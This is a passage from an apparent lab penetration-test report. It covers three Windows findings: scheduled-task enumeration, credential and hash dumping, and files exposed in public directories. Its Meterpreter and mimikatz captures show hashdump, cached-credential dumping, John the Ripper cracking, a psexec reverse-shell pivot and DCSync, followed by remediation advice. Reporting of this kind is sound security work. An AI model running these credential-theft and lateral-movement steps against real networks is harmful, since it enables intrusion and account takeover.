Description	<p>This vulnerability presents a moderate level of risk due to several factors. First, its exploitation demands a certain level of technical expertise and familiarity with specific commands within the Meterpreter framework, making it less accessible to less-skilled attackers. Second, while there is a risk of privilege escalation, achieving complete system control necessitates exploiting additional vulnerabilities or system weaknesses, complicating the attack process. Third, the potential impact varies based on system configuration and specific scheduled tasks, with risks including data exposure, malicious code execution, and system disruption, but the severity can be limited in some cases. Lastly, organizations can reduce this risk by proactively implementing measures such as task monitoring and permission restrictions.</p> <p>A hint alluding to "scheduled tasks" prompted an investigation into the system's scheduled tasks.</p> <p>A command shell was then initiated within the Meterpreter framework using the command "execute -f powershell.exe -c -i -H". The command is instructing the system to run the powershell.exe executable in an interactive mode, indicating that the subsequent part of the command should be treated as a PowerShell script or command.</p> <p>This revealed the path to flag 5. Additional information regarding scheduled tasks was accessed by employing the "schtasks /query /tn flag5" command. This provided the contents of flag 5.</p>	
Images	<p><i>Successful exploitation revealing path to flag 5</i></p>	

```
[meterpreter > execute -f powershell.exe -c -i -H
Process 3388 created.
Channel 1 created.
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Program Files (\$86)\$lmail\System> Get-ScheduledTask
Get-ScheduledTask

TaskPath          TaskName          State
--\              flag5            Ready
\               MicrosoftEdgeUpdateTaskMachine ... Ready
\               MicrosoftEdgeUpdateTaskMachineUA Ready
\               OneDrive Reporting Task-5-1-5- ... Ready
\               OneDrive Standalone Update Tas ... Ready
\$Microsoft\Windows\.NET Framework\ .NET Framework NGEN v4.0.30319 Ready
\$Microsoft\Windows\.NET Framework\ .NET Framework NGEN v4.0.30319 64 Ready
\$Microsoft\Windows\.NET Framework\ .NET Framework NGEN v4.0.30319 ... Disabled
```

Contents of flag5.txt revealed, gained flag 5

```
File Actions Edit View Help
+ FullyQualifiedErrorId : redirectionNotSupported

PS C:\Program Files (x86)\SmalI\System> schtasks /query /tn Flag5
schtasks /query /tn Flag5

Folder: \
TaskName          Next Run Time      Status
Flag5            N/A                Ready
PS C:\Program Files (x86)\SmalI\System> schtasks /query /tn "Flag5" /v
schtasks /query /tn "Flag5" /v

Folder: \
HostName        TaskName          Next Run Time      Status      Logon Mode      Last Run Time      Comment
Last Result Author Task To Run      Scheduled Task State  Idle Time      Power Management
t   Schedule      Run As User      Delete Task If Not Rescheduled Stop Task If Runs X hours End X minutes
Date Days        Months           Schedule Type      Start Time      End Time      End
Repeat: Until: Duration      Repeat: Stop If Still Running      Repeat: Every      Repeat: Until: Time

WIN10          flags            N/A                Ready      Interactive/Background 9/6/2023 5:41:02 PM
L959f9716673f2  WIN10\sysadmin  C:\Windows\System32\WindowsPowerShell\v1.0\powershell N/A      Disabled      Only Start If Idle for 1 minutes, If Not Start On Battery
Mode          ADMBbb          Enabled      Disabled      At logon time      N/A      N/A      N/A
      Scheduling data is not available in this format.
N/A          N/A          N/A      N/A      N/A      N/A      N/A

0
```

Affected Hosts	172.22.117.20 – Windows10
Remediation	<ul style="list-style-type: none">a) Review and Remove Unnecessary Tasks: Conduct a thorough review of all scheduled tasks on the system. Identify and remove any tasks that are no longer required or appear suspicious.b) Limit Permissions: Restrict permissions for creating or modifying scheduled tasks to authorized users only. Avoid assigning overly permissive rights to users or groups.c) Regularly Monitor Scheduled Tasks: Establish a system for monitoring scheduled tasks for any unauthorized changes or suspicious activities. Implement logging and alerting mechanisms to detect and respond to unusual task-related events.d) Enhance Authentication and Authorization: Implement strong authentication mechanisms for users with the ability to create or modify scheduled tasks. Utilize role-based access control (RBAC) to limit access to task scheduling functions.e) Implement Whitelisting: Create a whitelist of trusted scripts and executables that can be executed via scheduled tasks. Block the execution of scripts or executables that are not on the whitelist.f) Regular System Patching and Updates: Keep the operating system and Task Scheduler software up to date with the latest security patches and updates. Apply vendor-recommended security configurations.g) Educate and Train Users: Provide training to system administrators

	<p>and users about secure task scheduling practices. Highlight the risks associated with unauthorized or unsecured scheduled tasks.</p> <p>h) Audit Scheduled Tasks Regularly: Perform regular audits of scheduled tasks to ensure compliance with security policies and procedures. Document and track changes made to scheduled tasks.</p>
--	---

Vulnerability 23	Findings
Title	Exposed User/System Hashes (Kiwi)
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	<p>Following the successful compromise of the SLMail service using Metasploit, access to the Meterpreter shell provided us with SYSTEM-level privileges. Subsequently, the "kiwi" tool was leveraged to further exploit the compromised system.</p> <p>Executed the command "run post/windows/gather/hashdump", which facilitated the extraction of password hashes residing on the compromised system. Among these hashes, one corresponding to flag 6 was identified and isolated, recorded in a text file named "hash.txt".</p> <p>To decipher the password associated with flag 6, the John the Ripper tool was employed using the command "john hash.txt --format=NT". This proved successful, as the hash was cracked, revealing the password: "Computer!".</p> <p>Proceeded to dump the cached credentials, using "kiwi_cmd lsadump::cache". This revealed the user "administrator" and its hashed NTML. This data was copied into a text file called "hash.txt", then cracked using "john hash.txt --format=mscash2". Revealing the password of "Changeme!" for the user "ADMBob".</p> <p>Deployed the PsExec exploit, "windows/smb/psexec" to successfully access the windows 2019 server using the compromised credentials for "ADMBob". After gaining access; the command "\>net users" was ran, which displayed flag 8 as a listed user.</p> <p>Upon reentering the Meterpreter session, an exploit named "dcsync_ntlm administrator" was executed. This operation proved successful, resulting in the extraction of sensitive information denoted as "flag 10," specifically comprising the NTLM password hash.</p>
Images	<p>Successfully launched "Kiwi"</p> <pre>meterpreter > load kiwi Loading extension kiwi ... ##### # ## . mimikatz 2.2.0 20191125 (x86/windows) ## ^ ## "A La Vie, A L'Amour" - (oe.eo) ## / \ ## /*** Benjamin DELPY `gentilkiwi` (benjamin@gentilkiwi.com) ## \ / ### > http://blog.gentilkiwi.com/mimikatz ## v ## Vincent LE TOUX (vincent.letoux@gmail.com) ##### > http://pingcastle.com / http://mysmartlogon.com ***/ [!] Loaded x86 Kiwi on an x64 architecture. Success.</pre>

System dump of hashed passwords, revealing hash for flag 6

```
meterpreter > run post/windows/gather/hashdump
[*] Obtaining the boot key ...
[*] Calculating the hboot key using SYSKEY 5746a193a13db189e63aa2583949573f ...
[*] Obtaining the user list and keys ...
[*] Decrypting user keys...
[*] Dumping password hints...
No users with password hints on this system
[*] Dumping password hashes...
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cf0e0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cf0e0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cf0e0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:6c49eb29d6750ba34fee28fad03577:::
sysadmin:1001:aad3b435b51404eeaad3b435b51404ee:1e09a46bfef684acb738b0381af1dc96:::
flag6:1002:aad3b435b51404eeaad3b435b51404ee:00135ed3bf5e77097409e4a9aa11aa39:::
```

Cracked hash for flag 6, revealing the password “Computer!”

```
(root㉿kali)-[~]
└─# john hash.txt --format=NT
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 512/512 AVX512BW 16x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Computer! (?)
```

Dumped cached credentials, revealing admin user “ADMBOB” and their cached credentials (shown hashed)

```
meterpreter > kiwi_cmd lsadump::cache
Domain : WIN10
SysKey : 5746a193a13db189e63aa2583949573f

Local name : WIN10 ( S-1-5-21-2013923347-1975745772-2428795772 )
Domain name : REKALL ( S-1-5-21-3484858390-3689884876-116297675 )
Domain FQDN : rekall.local

Policy subsystem is : 1.18
LSA Key(s) : 1, default {810bc393-7993-b2cb-ad39-d0ee4ca75ea7}
[00] {810bc393-7993-b2cb-ad39-d0ee4ca75ea7} ea5ccf6a2d8056246228d9a0f34182747135096323412d97ee82f9d14c046020

* Iteration is set to default (10240)

[NL$1 - 2/15/2022 2:13:47 PM]
RID : 00000450 (1104)
User : REKALL\ADMBob
MsCacheV2 : 3f267c855ec5c69526f501d5d461315b
```

Credentials for “ADMBob” cracked, revealing the password “Changeme!”

```
(root㉿kali)-[~]
└─# echo 'ADMBob:3f267c855ec5c69526f501d5d461315b' > hash.txt
(root㉿kali)-[~]
└─# john hash.txt --format=mscash2
Using default input encoding: UTF-8
Loaded 1 password hash (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1 512/512 AVX512BW 16x])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 51 candidates buffered for the current salt, minimum 64 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Changeme! (ADMBob)
```

PSEXEC exploit successfully deployed

```
msf6 exploit(windows/smb/psexec) > set RHOSTS 172.22.117.10
RHOSTS => 172.22.117.10
msf6 exploit(windows/smb/psexec) > set SMBDomain rekall
SMBDomain => rekall
msf6 exploit(windows/smb/psexec) > set SMBPass Changeme!
SMBPass => Changeme!
msf6 exploit(windows/smb/psexec) > set SMBUser ADMBob
SMBUser => ADMBob
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.10:445 - Connecting to the server ...
[*] 172.22.117.10:445 - Authenticating to 172.22.117.10:445|rekall as user 'ADMBob' ...
[*] 172.22.117.10:445 - Selecting PowerShell target
[*] 172.22.117.10:445 - Executing the payload ...
```

	<pre>meterpreter > shell Process 3828 created. Channel 2 created. Microsoft Windows [Version 10.0.17763.737] (c) 2018 Microsoft Corporation. All rights reserved.</pre> <p>Flag 8 found as a listed user with the command “>net users”</p> <pre>C:\>net users net users User accounts for \\ ADMBob Administrator flag8-ad12fc2fffc1e47 Guest hdodge jsmith krbtgt tschubert The command completed with one or more errors.</pre> <p>DCsync exploit deployed, revealing user “administrator” and its NTLM hash. This NTLM hash was also flag 10</p> <pre>meterpreter > dcsync_ntlm administrator [!] Running as SYSTEM; function will only work if this computer account has replication privileges (e.g. Domain Controller) [+] Account : administrator [+] NTLM Hash : 4f0cf3d309a1965906fd2ec39dd23d582 [+] LM Hash : 0e9b6c3297031f52b59001ba2328be55 [+] SID : S-1-5-21-3484858390-3689884876-116297675-500 [+] RID : 500 meterpreter ></pre>
Affected Hosts	172.22.117.10 – Windows Domain Controller 172.22.117.20 – Windows10
Remediation	<ol style="list-style-type: none"> Isolate and Investigate Compromised Systems: Immediately isolate the compromised systems to prevent further unauthorized access and conduct a thorough investigation to determine the extent of the breach. Password Changes and Account Lockouts: Force password changes for all user accounts and service accounts on the compromised systems, implement account lockout policies, and review and update password policies to enforce strong, complex passwords. Remove Cached Credentials: Audit and remove cached credentials from all systems to eliminate the possibility of unauthorized access using cached credentials. Patch and Update Systems: Apply security patches and updates to address known vulnerabilities and security weaknesses on both the Windows 10 system and the Domain Controller. Regularly update and maintain all systems and software within the network. Implement Network Segmentation: Segment the network to isolate critical systems, especially Domain Controllers, from less critical systems. This limits lateral movement for attackers. Enhance Access Controls: Review and revise user and group access controls to limit access to critical systems only to authorized personnel. Implement the principle of least privilege (PoLP) to restrict user access rights to the minimum necessary for their roles. Implement Advanced Threat Detection: Deploy advanced threat detection and intrusion detection systems (IDS/IPS) to monitor network traffic for suspicious behavior and attacks. Set up real-time alerts and automated responses to potential threats.

	<p>h) Incident Response Plan: Develop and implement a comprehensive incident response plan that outlines the steps to take in case of a security incident. Ensure that relevant stakeholders are trained in incident response procedures.</p>
--	--

Vulnerability 24	Findings
Title	Sensitive Data Exposure - Public Directory
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Medium
Description	<p>A search was conducted using the Meterpreter command "search -f flag*.txt" to identify files matching the pattern "flag*.txt". This search revealed the presence of "flag7.txt" located within the "C:\Users\Public\Documents" directory.</p> <p>Subsequently, an exploration of the system's directories led to the discovery of "flag9.txt" in the root directory "C:". To confirm the contents of this file, the command "cat flag9.txt" was executed within the Meterpreter session. Revealing flag 9 in the contents.</p>
Images	<p><i>Search results revealing the location of flag 7</i></p> <pre>meterpreter > search -f flag*.txt Found 4 results ... ===== Path ===== c:\Program Files (x86)\SLmail\System\flag4.txt c:\Temp\flag3.txt c:\Users\Public\Documents\flag7.txt c:\xampp\htdocs\flag2.txt</pre> <p><i>Contents of flag 7 displayed</i></p> <pre>meterpreter > cat flag7.txt 6fd73e3a2c2740328d57ef32557c2fdc</pre> <p><i>Flag 9 found within the “root” directory</i></p> <pre>meterpreter > ls Listing: C:\ ===== Mode Size Type Last modified Name ===== 040777/rwxrwxrwx 0 dir 2022-02-15 13:14:22 -0500 \$Recycle.Bin 040777/rwxrwxrwx 0 dir 2022-02-15 13:01:09 -0500 Documents and Settings 040777/rwxrwxrwx 0 dir 2018-09-15 03:19:00 -0400 PerfLogs 040555/r-xr-xr-x 4096 dir 2022-02-15 13:14:06 -0500 Program Files 040777/rwxrwxrwx 4096 dir 2022-02-15 13:14:08 -0500 Program Files (x86) 040777/rwxrwxrwx 4096 dir 2022-02-15 16:27:48 -0500 ProgramData 040777/rwxrwxrwx 0 dir 2022-02-15 13:01:13 -0500 Recovery 040777/rwxrwxrwx 4096 dir 2022-02-15 16:14:31 -0500 System Volume Information 040555/r-xr-xr-x 4096 dir 2022-02-15 13:13:58 -0500 Users 040777/rwxrwxrwx 16384 dir 2022-02-15 16:19:43 -0500 Windows 100666/rw-rw-rw- 32 fil 2022-02-15 17:04:29 -0500 flag9.txt 000000/----- 0 fift 1969-12-31 19:00:00 -0500 pagefile.sys meterpreter > cat flag9.txt f7356e02f44c4fe7bf5374ff9bcfb872meterpreter ></pre>

Affected Hosts	172.22.117.20 – Windows10
Remediation	<ul style="list-style-type: none"> a) Access Control and Permissions Review: Conduct a comprehensive review of access controls and permissions for sensitive directories and files. Ensure that only authorized users and groups have access to sensitive data. b) Data Classification and Labeling: Implement a data classification and labeling policy to identify and categorize sensitive data appropriately. Apply labels or tags to sensitive files to clearly indicate their importance. c) File Encryption: Implement file-level encryption for sensitive files stored on the system. This adds an extra layer of security, protecting data even if unauthorized access occurs. d) Regular Scans for Sensitive Data: Utilize scanning tools and software to regularly scan the system for sensitive data. These tools can identify and report the presence of sensitive files in public directories. e) User Training and Awareness: Provide training to users and administrators about the importance of handling sensitive data properly. Educate them on security best practices and the potential risks associated with exposing sensitive information. f) Access Monitoring and Logging: Set up access monitoring and comprehensive logging for sensitive directories. Regularly review access logs to detect unauthorized access attempts and anomalies. g) Implement Data Loss Prevention (DLP) Solutions: Deploy DLP solutions that can monitor and prevent the unauthorized transfer or sharing of sensitive data. These tools can help enforce data protection policies. h) Regular Security Audits: Conduct regular security audits and assessments of the system to identify and remediate vulnerabilities proactively. Ensure that sensitive data exposure risks are a focus of these audits.